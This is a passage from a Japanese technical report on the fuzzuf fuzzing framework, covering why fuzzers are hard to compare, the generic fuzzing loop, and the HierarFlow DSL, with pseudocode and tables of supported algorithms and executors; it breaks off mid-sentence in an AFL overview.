1 つ目の方法ではパッチ対象バージョンの陳腐化によって、オリジナルのコードの変更に追従できなくなり、再利用性が落ちるという問題がある。学術領域では自身のアイデアを形にするために、AFL（[5]）のような著名なファザーへパッチを当てる形で実装される例が多く見られる（[6] [7] [8] [9]）が、他の研究者が性能比較等で追試する場合は、オリジナルのコードに対して新たに加えられた実装にも気を配る必要がある。特に、オリジナルのファザーが開発され続ける一方で、パッチが当てられたファザーの開発が止まっている場合は、将来的に比較実験が困難になるという可能性が考えられる。

2 つ目の方法では、他のファザーのコードとの整合性を気にせずに追試や評価が可能である一方、ファザー共通の機能までも実装する必要があり、実装コストが大きくなるという問題がある。加えて、すべてを独自実装することによって既知のファザーとの差分が不明瞭になり、新規性やその貢献に対する評価が困難になる。

さらに、どちらの方法で実装するにしても、効果を発揮した要因が新たなアイデアによるものなのか、それ以外の要因に依るものなのかの判断が難しいという問題がある。1 つ目の場合、ベースとなっている既存のファザーが異なるファザー同士の比較においては、効果を発揮した要因が新たなアイデアに依るものなのかベースのファザーに依るものなのかの判断が難しい。2 つ目の場合は、効果を発揮した要因が新たなアイデアに依るものなのか、それ以外のフルスクラッチで書き直した部分に依るものなのかの判断が難しい。

このように、ファザーには実装方式が統一されていないことによって、ファザー間の評価が困難であるという問題が存在する。

(2) 異なるファザーの統合

前項で述べた評価に関する問題以外に、研究成果を既存のアルゴリズムと共に利用することが困難であるという根本的な問題がある。

ファジング研究の分野では AFL をベースにパッチを当てる等で開発されるものがある。そのようにして開発されたものと libFuzzer ([10]) のように異なるコードベースを使用していたり、フルスクラッチで開発されたりするものも存在する。これらを統合して使用することは容易ではない。加えて、実装に用いられたプログラミング言語が異なっていると、統合はより困難になる (図 3. 1. 1.1)。




図 3. 1. 1.1 既存ファザーは実装方式が異なるためアルゴリズムの統合・比較が困難

(3) ファザーのコンポーネントを組み合わせる

研究成果の中心となっているアルゴリズムがライブラリやモジュールとして提供されず、ソースコードにハードコーディングされている場合、アルゴリズムの各段階をコンポーネントとして取り出して部分的に再利用することが難しいという問題がある(図 3.1.1.2)。

もし、コンポーネントの再利用が可能であれば、異なるアルゴリズム間のアイデアを組み替えた新しいアルゴリズムが実装可能となる。これを利用して、ファジング対象の特徴に合わせて最適なコンポーネントを選択すれば、より性能の良いアルゴリズムの開発が期待できる。




図 3. 1. 1.2 ファジングアルゴリズムの各段階を組み換える利点

3. 1. 2 ファジンググループ

本項では、ファジングアルゴリズムに対する観察と一般化の過程で得られた「ファジンググループ」と呼ばれるアルゴリズム共通の構造について述べる。

前項で挙げた課題を解決するために、ファジングのアルゴリズムを構成する各段階を抽象化・共通化して取り扱えるフレームワークが必要とされる。fuzzuf ([11]) は、こうした多様なアルゴリズムを共通的な基盤の上に柔軟に構築できるよう設計されており、HierarFlow と呼ばれるファジングアルゴリズム設計用のドメイン固有言語 (DSL) を利用することで、直感的かつ柔軟にアルゴリズムを記述・変更できることを目指している。我々はファジングアルゴリズムが動作する際の一連の反復プロセスを「ファジンググループ」と呼び、HierarFlow はこのファジンググループを視覚的にわかりやすく定義する形でファジングアルゴリズムを記述可能である。

一般的なファジンググループは、コード 3. 1. 2.1 やコード 3. 1. 2.2 のような基本的な構造を持つ ([1])。まず既存のシード (初期入力データ) を選択し、そのシードに対してミューテーション (変異操作) を加えることで新たな入力データを生成する。生成された入力データを対象のプログラムに与え、その挙動を観測してフィードバックを収集する。最後に収集したフィードバックを元に入力データの評価を行い、新規性や有効性を判断してシードキュー (シードの保存場所) を更新する。

```

def fuzz_testing(C, t_limit):
    B = set() # クラッシュ入力の集合
    C = Preprocess(C)
    while t_elapsed < t_limit and Continue(C):
        conf = Schedule(C, t_elapsed, t_limit)
        tcs = InputGen(conf)
        # O_bugはファザーに埋め込まれた変数
        found, execinfos = InputEval(conf, tcs, O_bug)
        C = ConfUpdate(C, conf, execinfos)
        B += found
    return B

```

コード 3. 1. 2.1 一般的なファジングのループ構造

```

while True:
    # conf <- Schedule(C)
    seed = SelectSeed(seed_queue)
    # tc <- InputGen(conf)
    new_input = Mutate(seed.input)
    # found, execinfos <- InputEval(tc, O_bug)
    feedback = Execute(new_input)
    # C <- ConfUpdate(C, tc, execinfos)
    seed_queue = AddToQueue(seed_queue, new_input, feedback)

```

コード 3. 1. 2.2 コード 3. 1. 2.1 の簡易版

例えば、AFL のファジングループでは、シードキューからシードを選択し、そのシードの一部をランダムに変更して新しい入力を生成する。この新しい入力を用いて対象プログラムを実行し、新たなコードパスやカバレッジを発見した場合、その入力を新たなシードとしてシードキューに追加する。この繰り返しにより、効率的にソフトウェア内の未知の挙動を探索していく。

しかし、この擬似コードに沿わないファジングループを持つアルゴリズムが存在する。そのようなファザーの例として VUzzer ([12]) を挙げる。VUzzer は AFL と同様に **Mutation-Based Fuzzer** であるが、新たなカバレッジを発見した場合に動的テイント解析を利用してシード選択や変異に利用している。VUzzer の擬似コードを次に示す。

```

while True:
    for seed in seed_queue: # conf <- Schedule(C)
        # found, execinfos <- InputEval(conf, O_bug)
        feedback = Execute(seed.input)
        seed.score = CalcScore(feedback)
        if HasNewCoverage(feedback):
            # execinfos2 <- InputEval(conf, O_bug)
            feedback2 = ExecuteWithTaint(seed.input)
            taints += feedback2

    # conf <- Schedule(C)
    seed = SelectSeed(seed_queue)
    # tc <- InputGen(conf, execinfos2_set)
    new_input = Mutate(seed.input, taints)

```

```
# C <- ConfUpdate(C, tc)
seed_queue = AddToQueue(seed_queue, new_input)
# C <- ConfUpdate(C)
seed_queue = UpdateQueue(seed_queue)
```

コード 3. 1. 2.3 VUzzer の擬似コード

一般的なファジングの構造であるコード 3. 1. 2.2 と VUzzer の構造であるコード 3. 1. 2.3 を比較すると、`execute` の位置や実行回数が異なっていたり、`mutate` の引数にテナント解析の結果を追加で渡していたりするという差異がある。このような例からわかるように、何らかの単一のモデルに従うフレームワークを構築するだけでは、前述したような課題は解決しない。

また、モデルに沿うアルゴリズムであっても、実際に擬似コードに従って各段階の抽象化を行うと、設計が複雑になるという問題に直面する。以下では、ファジンググループ共通化にあたって AFL を C++ で再実装をした際に判明した問題について述べる。

AFL の詳細な擬似コードを確認すると、ビットフリップ、バイトフリップ、算術演算など複数の異なる変異処理が存在し、それぞれが異なる実行フローを持ち、さらに前回の結果に基づいて動的に変異処理が変化することもある。このように、実行の状態に依存する複雑な分岐処理を、コード 3. 1. 2.1 のような一般化されたモデルで表現しようとする、ステート管理のために追加の条件分岐が大量に必要となり、非常に見通しが悪いコードとなってしまう。

例えば、シードから次の入力生成する INPUTGEN に相当する操作では、実行される変異操作が “bitflip” や “byteflip”、“arith_operation” などのように多岐に渡り、それぞれで「次に何を実行すべきか」といった状態を持つ。これに従って実装すると、コード 3. 1. 2.4 に示すような制御構文が連続するコードになってしまう。

```
def InputGen(seed):
    if current_state == 'bitflip':
        new_input = DoBitflip(seed)
        InputEval(new_input)
        if did_enough_bitflips:
            current_state = 'byteflip'
        return

    elif current_state == 'byteflip':
        new_input = DoByteflip(seed)
        InputEval(new_input) # ConfUpdateがopt_infoを更新
        if did_enough_byteflips:
            current_state = 'arith_operation'
        return

    elif current_state == 'arith_operation':
        new_input = DoArithOp(seed, opt_info)
        InputEval(new_input) # opt_infoを生成
        if did_enough_arithops:
            current_state = 'dictionaries'
        return
```

コード 3. 1. 2.4 AFL の再実装時に記述したコード

この問題の根本的な原因は、図 3. 1. 2.1 のようにコード 3. 1. 2.1 に従って実行

フローを「縦方向」に一般化しようとしたことにある。つまり、ファジングループをスケジュール・入力生成・実行・結果評価といったステップごとに抽象化したことに問題がある。




図 3. 1. 2.1 ファジングアルゴリズムを縦割りで考える

特に図 3. 1. 2.1 の CONFUPDATE における“Collect Information for Optimization”のような操作が生じることを考慮すると、図 3. 1. 2.2 のように横方向に割って考えると見通しが良くなる。




図 3. 1. 2.2 ファジングアルゴリズムを横割りで考える

横方向で考えると、“Bitflip”や“Byteflip”のような変異操作の段階ごとに“mutation”，“execute”，“update”の3つのイベントを登録する形となり、一般性を維持しやすい構造になる。

しかし、この設計では AFL のように各変異段階が前述の3つのイベントから構成されるという前提があるため、これに従わないアルゴリズムに対応するために設計の見直しが必要となった。次項ではこの課題に対する HierarFlow のアプローチについて説明する。

3. 1. 3 HierarFlow

本項では、fuzzuf で用いるファジングアルゴリズムを構成するための DSL である HierarFlow について説明する。

上記の課題を解決するため、我々は HierarFlow というファジングアルゴリズム設計用の DSL を考案した。HierarFlow は、ファジングアルゴリズムの複雑な実行フローを記述するために設計されたものである。特に木構造に基づいた関数呼び出しの階層的な表現を特徴とする。

HierarFlow は単に関数呼び出しを木構造として表現しただけでなく、実際には演算子オーバーロードを用いて DSL としての機能を実現している。具体的には、ノード間に親子関係を与える演算子“<<”、兄弟関係を与える演算子“||”が存在し、これらを用いてアルゴリズムを木構造の形式で定義する。

AFL のアルゴリズムを HierarFlow で記述した例をコード 3. 1. 3.1 に示す。

```

fuzz_loop << (
    cull_queue
    || select_seed
);

```

```

select_seed << (
    consider_skip_mut
  || retry_calibrate
  || trim_case
  || calc_score
  || apply_det_muts << (
      bit_flip1 << execute << (normal_update || construct_auto_dict)
      || bit_flip_other << execute.HardLink() << normal_update.HardLink()
      || byte_flip1 << execute.HardLink() << (normal_update.HardLink()
          || construct_eff_map)
      || byte_flip_other << execute.HardLink() << normal_update.HardLink()
      || arith << execute.HardLink() << normal_update.HardLink()
      || interest << execute.HardLink() << normal_update.HardLink()
      || user_dict_overwrite << execute.HardLink() << normal_update.HardLink()
      || auto_dict_overwrite << execute.HardLink() << normal_update.HardLink()
    )
  || apply_rand_muts << (
      havoc << execute.HardLink() << normal_update.HardLink()
      || splicing << execute.HardLink() << normal_update.HardLink()
    )
  || abandon_node
);

```

コード 3. 1. 3.1 AFL の HierarFlow による記述

このコードでは、各変異操作（ビットフリップ、バイトフリップ等）が明確に独立したノードとして構成され、それぞれの操作がさらに実行ノードや評価ノードを子として持つことになる。この木構造に基づく設計により、各操作を独立して管理・変更することが容易となり、実行フローの可読性と柔軟性が格段に向上する。

HierarFlow は、ファジングアルゴリズムが必ずしも固定された実行フローを持つわけではなく、複数の異なる操作が状況によって異なる順序で実行されることを前提としている。そのため、複雑な条件分岐を伴う実行フローを明確に定義し管理することが可能である。HierarFlow を用いたことで、従来の抽象化モデルでは困難だった VUzzer のような複雑なアルゴリズムでさえ、簡潔に記述できることが実証された。

なお、以降の節では fuzzuf が対応したファジングアルゴリズムについて、アルゴリズム自体の背景や解説に加えて HierarFlow によって可視化された図を掲載している。

3. 1. 4 現在の対応状況とファジングフレームワークにおける今後の展望

本項では、fuzzuf プロジェクトに関する現時点の状況と fuzzuf によって今後どのような貢献がなされるかについて説明する。

fuzzuf におけるファジングアルゴリズムの対応状況は表 3. 1. 4.1 の通りである。各アルゴリズムの概要や CLI での利用方法については [13]に記載している。

表 3. 1. 4.1 fuzzuf のアルゴリズム対応状況

Fuzzer	Type	Description
AFL	Greybox	CGF を代表する汎用ファザーの再実装。また、その派生系のテンプレートとしても利用可能。

AFLFast	Greybox	AFL テンプレートを利用した AFLFast の実装。パースケジュールを操作することでパフォーマンスの向上を図るアルゴリズム。
IJON	Greybox	手動アノテーションを用いて、内部状態を認識しながら PUT をファジングできるファザー。
VUzzer	Greybox	PUT の制御フローとデータフローを分析してデータ構造を推測する変異ベースのファザー。
libFuzzer	Greybox	LLVM プロジェクトの compiler-rt ライブラリに含まれる CGF。
Nezha	Greybox	libFuzzer から派生したファザーで、同じ入力で異なる実装のプログラムを実行し、その実行結果を比較することでバグを発見する（差分ファジング）。
DIE	Greybox	変異プロセスを通じてテストケースの特性を保持する JavaScript エンジン向けファザー。
Nautilus	Greybox	ユーザー定義の文法に従ってテストケースを生成するカバレッジガイド型の文法ベースファザー。
MOpt	Greybox	AFL をベースとした粒子群最適化アルゴリズム。
SymCC	Concolic	効率的なコンパイラベースのシンボリック実行。
Eclipser	Greybox Concolic	グレーボックスとコンコリックテストの組み合わせ。

また、開発した fuzzuf は表 3. 1. 4.2 に示す Executor に対応している。

表 3. 1. 4.2 fuzzuf の Executor 対応状況

Executor	Type	Description
NativeLinuxExecutor	ネイティブ実行	ネイティブの Linux 上で動く PUT に対する、fuzzuf が対応するアルゴリズムによるファジング
PinToolExecutor	ネイティブ実行、動的コード計装	PinTool ([14]) による動的コード計装を利用したファジング
QEMUExecutor	エミュレータ	QEMU ([15]) 上で動作させ実行時の動的コード計装を利用したファジング
CoreSightExecutor	ネイティブ実行	ARM の CPU が搭載するトレース機能 ([16]) を利用したファジング
PolyTrackerExecutor	ネイティブ実行、静的コード計装	LLVM Pass によるテイント解析向けのコード計装 ([17]) を利用したファジング

現時点では、これらのクラス間での交換可能性は無く、1 つのアルゴリズムに対して 1 つの Executor が固定されている。しかし、カバレッジが取得できれば動作するアルゴリズムは、PinToolExecutor のような動的計装による Executor や、QEMUExecutor のようなエミュレータベースの Executor であっても通常 NativeLinuxExecutor と同様に動作するような互換性を持つことが理想であり、この対応が課題として残っている。

さらに、Windows、Android のような Linux 以外のプラットフォームに対応した Executor や、Frida ([18]) や DynamoRIO ([19]) を利用した動的計装向けの Executor など、新たな Executor を導入する余地がある。

fuzzuf プロジェクトはオープンソースとして公開されており、GitHub の Issue や Pull Request 機能を通じて要望や機能追加を広く募っている。これによって、バグ修正や機能追加だけではなく、fuzzuf に取り込まれていないファジングアルゴリズムや Executor を外部から取り込む体制も確立されている。

このように、fuzzuf はファジングフレームワークとしてファジングアルゴリズムの開発、比較、検証を容易にする手段を提供するだけではなく、ファジング研究者に対して開かれた

研究基盤やコミュニティを提供している。

3. 2 個別アルゴリズムの実装

本節では、本研究で我々が fuzzuf 上に実装した各種アルゴリズムについて説明する。

3. 2. 1 AFL

本項では、本研究で我々が fuzzuf 上に実装した AFL ([5] [20]) について、その動作原理、既存手法に対する優位性、また実装上の工夫を説明する。

(1) AFL の概要

AFL (American Fuzzy Lop) はグレーボックスファザーの代表例であり、ソフトウェアの脆弱性検出において効率的かつ実用的な手法として広く知られている。AFL が高い効率性を実現している理由は、対象プログラムの挙動に関するフィードバックを得て、それを元に入力を効果的に変異させる仕組みにある。

プログラムの制御フロー（命令列）において、分岐や関数呼び出しが存在しない連続した命令のブロックをベーシックブロックと呼ぶ。プログラムは複数のベーシックブロックによって構成され、ブロック間を制御の流れに応じて接続したグラフを制御フローグラフ (CFG; Control Flow Graph) と呼ぶ (図 3. 2. 1.1)。




図 3. 2. 1.1 ソースコード (左) と対応する CFG (右)

AFL では、プログラムの実行中にどの部分が実際に実行されたかを測定する指標をフィードバックとして受け取り、その情報をもとに入力を変異させることで高い探索効率を得る ([21])。このようにファジングの過程でプログラムから得られるフィードバックのことをカバレッジ (網羅性) と呼ぶ。AFL はベーシックブロック間の分岐のどちらを通ったかを記録するエッジカバレッジを指標として使う。カバレッジはプログラムの中で探索できた範囲と相関があるため、一般的に、ファジングでカバレッジが高くなるほどプログラムの潜在的な脆弱性やバグが見つかりやすくなる。ただし Böhme ら ([22]) によれば、高いカバレッジの網羅率はバグの発見率と必ずしも相関しないため、カバレッジのみに依存してファザーを評価することは誤った結論を導く恐れがある。(3. 5 章「ファザーの性能評価」を参照)

(2) 既存手法の課題と AFL による解決策

AFL の開発以前は、ブラックボックスファザーが主流であった。Peach ([23]) や zzuf ([24]) といったブラックボックスファザーはソフトウェアの内部構造を一切考慮せず、単

